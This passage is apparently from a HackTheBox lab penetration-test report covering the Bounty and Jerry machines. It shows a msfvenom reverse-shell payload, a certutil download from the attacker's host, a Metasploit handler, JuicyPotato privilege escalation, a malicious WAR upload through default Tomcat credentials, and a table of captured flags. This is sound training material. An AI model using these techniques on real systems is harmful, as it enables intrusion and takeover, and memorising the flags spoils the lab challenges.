And finally I managed to get a reverse shell! Now lets get the user flag, As we can see here the desktop directory is empty:




After a while I found the command 'attrib' that can show hidden files!

And I got the user flag!

<u>Privilege Escalation</u>

Next I checked the privileges of the user merlin that I am connected to:



And we can see above that two of those are enabled, so on quick google search I found this source: (https://ohpe.it/juicy-potato/)

Vulnerability Exploited: Juicypotato.exe

Vulnerability Explanation: The tool takes advantage of the SEImpersonatePrivilige or SeAssignPrimaryTokenprivilege if enabled on the machine to elevate the local prviliges to System.

Vulnerability Fix: Update the windows server version.

Severity: Critical.

And I realized that I need to create malicious binary exe with msfvenom that will contain a payload, my listener ip and port because the JuicyPotato.exe need another exe to execute.

```
┌──(root㉿kali)-[~]
└─# msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.16.5 LPORT=4443 --arch x64 -f exe -o pe.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
Saved as: pe.exe
```

Next I git clone windows-pe-tools from here (https://github.com/MorielHarush/Windows-PE-Tools) that also contains the JuicyPotato.exe.

```
┌──(root㉿kali)-[~]
└─# git clone https://github.com/MorielHarush/Windows-PE-Tools.git
Cloning into 'Windows-PE-Tools' ...
remote: Enumerating objects: 15, done.
remote: Counting objects: 100% (15/15), done.
remote: Compressing objects: 100% (15/15), done.
remote: Total 15 (delta 0), reused 0 (delta 0), pack-reused 0
Receiving objects: 100% (15/15), 1.82 MiB | 3.78 MiB/s, done.

┌──(root㉿kali)-[~]
└─# ls
accesschk64a.exe  beep.pl              cupp          extensions.lst  jhpWqFbz.jpeg  monitor.sh  Pass.lst                 putty.exe          Shellter_Backups  username          wrs.php
accesschk64.exe   B.exe                Desktop       Fuzzer.py       klogger.txt    Music       pe.exe                   ReverseShell.zip   shell.war         Videos
accesschk.exe     Box5revshell.php     Documents     FuzzerV2.py     lamehtb        MYLAqodF.html  PhotodexProShowGold.exe  revshellp.php      spose             web.config
AccessChk.zip     cmd.aspx             Downloads     heart.py        lame_zenmap.xml  nc.exe    phpreverseshell.php.jpeg  revshelltcp.ps1    Templates         webdav_upload.py
AutoPE            CommandOnExecute.rc  Eula.txt      hydra.restore   mimikatz       nibble.php  Pictures                 run.exe            test.py           webshell.php
bashedrevshell.php  comp               Exploit.py    impacket        mimi.zip       pass.lst    Public                   shell.exe          Trojan.exe        Windows-PE-Tools

┌──(root㉿kali)-[~]
└─# cd Windows-PE-Tools

┌──(root㉿kali)-[~/Windows-PE-Tools]
└─# ls
accesschk.exe  CreateShortcut.vbs  cve-2018-8120-x64.exe  JuicyPotato.exe  plink.exe  potato.exe  PowerUp.ps1  Procmon64.exe  PsExec64.exe  Seatbelt.exe  setup.bat  SharpUp.exe  winPEASany.exe
```

Now after I got all I need to Privilege Escalation I opened a python server in order to upload it to the 'Bounty' machine.

```
┌──(root㉿kali)-[~]
└─# python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
10.10.10.93 - - [27/Aug/2022 11:52:14] "GET /pe.exe HTTP/1.1" 200 -
10.10.10.93 - - [27/Aug/2022 11:52:14] "GET /pe.exe HTTP/1.1" 200 -
10.10.10.93 - - [27/Aug/2022 11:53:20] "GET /Windows-PE-Tools/JuicyPotato.exe HTTP/1.1" 200 -
10.10.10.93 - - [27/Aug/2022 11:53:21] "GET /Windows-PE-Tools/JuicyPotato.exe HTTP/1.1" 200 -
```

```
 Directory of c:\Windows\Temp

08/27/2022  05:11 PM    <DIR>          .
08/27/2022  05:11 PM    <DIR>          ..
05/30/2018  03:19 AM                 0 DMI5FAC.tmp
06/10/2018  03:44 PM           203,777 vminst.log
06/10/2018  03:44 PM    <DIR>          vmware-SYSTEM
06/11/2018  12:47 AM            55,269 vmware-vmsvc.log
06/11/2018  12:47 AM            22,447 vmware-vmusr.log
08/27/2022  01:31 PM               910 vmware-vmvss.log
               5 File(s)        282,403 bytes
               3 Dir(s)  11,861,241,856 bytes free

c:\Windows\Temp>certutil -urlCache -split -f "http://10.10.16.5:8080/pe.exe"
certutil -urlCache -split -f "http://10.10.16.5:8080/pe.exe"
****  Online  ****
  0000  ...
  1c00
CertUtil: -URLCache command completed successfully.

c:\Windows\Temp>certutil -urlCache -split -f "http://10.10.16.5:8080/Windows-PE-Tools/JuicyPotato.exe"
certutil -urlCache -split -f "http://10.10.16.5:8080/Windows-PE-Tools/JuicyPotato.exe"
****  Online  ****
  000000  ...
  054e00
CertUtil: -URLCache command completed successfully.

c:\Windows\Temp>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 5084-30B0

 Directory of c:\Windows\Temp

08/27/2022  06:53 PM    <DIR>          .
08/27/2022  06:53 PM    <DIR>          ..
05/30/2018  03:19 AM                 0 DMI5FAC.tmp
08/27/2022  06:53 PM           347,648 JuicyPotato.exe
08/27/2022  06:52 PM             7,168 pe.exe
06/10/2018  03:44 PM           203,777 vminst.log
06/10/2018  03:44 PM    <DIR>          vmware-SYSTEM
06/11/2018  12:47 AM            55,269 vmware-vmsvc.log
06/11/2018  12:47 AM            22,447 vmware-vmusr.log
08/27/2022  01:31 PM               910 vmware-vmvss.log
               7 File(s)        637,219 bytes
```

I used the following command to download it to /Temp:

certutil -urlCache -split -f "http://10.10.16.5:8080/pe.exe"

certutil -urlCache -split -f "http://10.10.16.5:8080/Windows-PE-Tools/JuicyPotato.exe"

now we got both of the .exe on the 'Bounty' machine in the /temp directory.


Next I opened a listener on Metasploit-exploit/multi/handler, and I set the same payload I used with msfvenom.

```
┌──(root㉿kali)-[~/Windows-PE-Tools]
└─# msfconsole -q
[*] Starting persistent handler(s)...
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
PAYLOAD ⇒ windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.10.16.5
LHOST ⇒ 10.10.16.5
msf6 exploit(multi/handler) > set LPORT 4443
LPORT ⇒ 4443
msf6 exploit(multi/handler) > run -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.10.16.5:4443
```

Now that we have a listener all what's left to do is to execute the JuicyPotato.exe:

I learned how to use it from here: https://ohpe.it/juicy-potato/

Example:




Exploit Code:

```
c:\Windows\Temp>JuicyPotato.exe -t * -p pe.exe -l 4443
JuicyPotato.exe -t * -p pe.exe -l 4443
Testing {4991d34b-80a1-4291-83b6-3328366b9097} 4443
....
[+] authresult 0
{4991d34b-80a1-4291-83b6-3328366b9097};NT AUTHORITY\SYSTEM

[+] CreateProcessWithTokenW OK

c:\Windows\Temp>
```


we can see that it's succeeded!

And I got a session 1 opened with the highest privs

Proof Screenshot Here:



The only thing left is to find root.txt flag!



User.txt: c6e27a171e3c71c18941c21a7deba1de

Root.txt: 7cbbe9f4e950c687cf3142e58dd521a5

System IP: 10.10.10.95 (Jerry)


Service Enumeration

Server IP Address	Ports Open
10.10.10.95	**TCP:** Nmap Output | Ports / Hosts | Topology | Host Details | Scans Port: 8080 | Protocol: tcp | State: open | Service: http | Version: Apache Tomcat/Coyote JSP engine 1.1 **UDP:** none.

Nmap Scan Results:

```
PORT     STATE SERVICE VERSION
8080/tcp open  http    Apache Tomcat/Coyote JSP engine 1.1
|_http-title: Apache Tomcat/7.0.88
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-favicon: Apache Tomcat
|_http-server-header: Apache-Coyote/1.1
Warning: OSScan results may be unreliable because we could not find
at least 1 open and 1 closed port
Aggressive OS guesses: Microsoft Windows Server 2012 (91%), Microsoft
Windows Server 2012 or Windows Server 2012 R2 (91%), Microsoft
Windows Server 2012 R2 (91%), Microsoft Windows 7 Professional (87%),
Microsoft Windows 8.1 Update 1 (86%), Microsoft Windows Phone 7.5 or
8.0 (86%), Microsoft Windows 7 or Windows Server 2008 R2 (85%),
Microsoft Windows Server 2008 R2 (85%), Microsoft Windows Server 2008
R2 or Windows 8.1 (85%), Microsoft Windows Server 2008 R2 SP1 or
Windows 8 (85%)
No exact OS matches for host (test conditions non-ideal).
Uptime guess: 0.003 days (since Sun Aug 28 09:34:08 2022)
Network Distance: 2 hops
TCP Sequence Prediction: Difficulty=260 (Good luck!)
IP ID Sequence Generation: Incremental
```

Initial Shell Vulnerability Exploited:



Vulnerability Explanation: Leaving a manager app page exposed as that one gives the attacker a lot of attacking possibilities to successfully have initial foot on the server, and from there it's too easy to take whatever data he wants to get, and harm the server as much as he wants.


Vulnerability Fix: Never leave a server page exposed for everyone to look, and never mention the real credentials anywhere, especially online.

Severity: Critical.


Here we can see above there is a button called "Manager App" and "Host Manager".

And when I pressed "Manager App" a little window pop up and asking

for credentials(username:password).




And when I mistaken few times of guessing it or just press cancel and you get redirect to a different page which I found there the default credential that I used to connect.




And we can see above that it gave us example of manager credentials(tomcat:s3cret).


After clearing the history of "firefox" I tried to login with those and it worked!




In the bottom of this page we can see uploading option only for .WAR extension:



Next thing I did is to create a malicious .WAR file that contains reverse shell, I used "msfvenom" in order to do this.







Applications


Path	Version	Display Name	Running	Sessions	Commands
/	None specified	Welcome to Tomcat	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/docs	None specified	Tomcat Documentation	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/examples	None specified	Servlet and JSP Examples	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/host-manager	None specified	Tomcat Host Manager Application	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/manager	None specified	Tomcat Manager Application	true	2	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/shell2	None specified		true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes

Here above we can see the it was uploaded successfully.

Next I opened listener with the command: "nc -nlvp 4444", and just pressed on the /shell2 to open it.. and I got a shell with the highest privileges which means there is no need to Privilege Escalation.







Because the 2 for the price of 1.txt contains spaces I added "".

user.txt Contents: 7004dbcef0f854e0fb401875f26ebd00

root.txt Contents: 04a8b36e1545a455393d067e772fe90e

4.0 Additional Items

Appendix 1 - Proof and Local Contents:

IP (Hostname)	Proof.txt Contents
10.10.10.3 (Lame)	**8f7b05deccf7c8565f1d1fbe95f627c8**
10.10.10.56 (Shocker)	**52c2715605d70c7619030560dc1ca467**
10.10.10.68 (Bashed)	**3e67fd4ea690a52a06d792e518a720fa**
10.10.10.75 (Nibbles)	**ad227a89ecd4d904eb71fcddc7d01282**
10.10.10.79 (Valentine)	**f1bb6d759df1f272914ebbc9ed7765b2**
10.10.10.4 (Legacy)	**993442d258b0e0ec917cae9e695d5713**
10.10.10.40 (Blue)	**0057e1b85a799ffdec76b1b47eb31676**
10.10.10.14 (Grandpa)	**9359e905a2c35f861f6a57cecf28bb7b**
10.10.10.93 (Bounty)	**7cbbe9f4e950c687cf3142e58dd521a5**
10.10.10.95 (Jerry)	**04a8b36e1545a455393d067e772fe90e**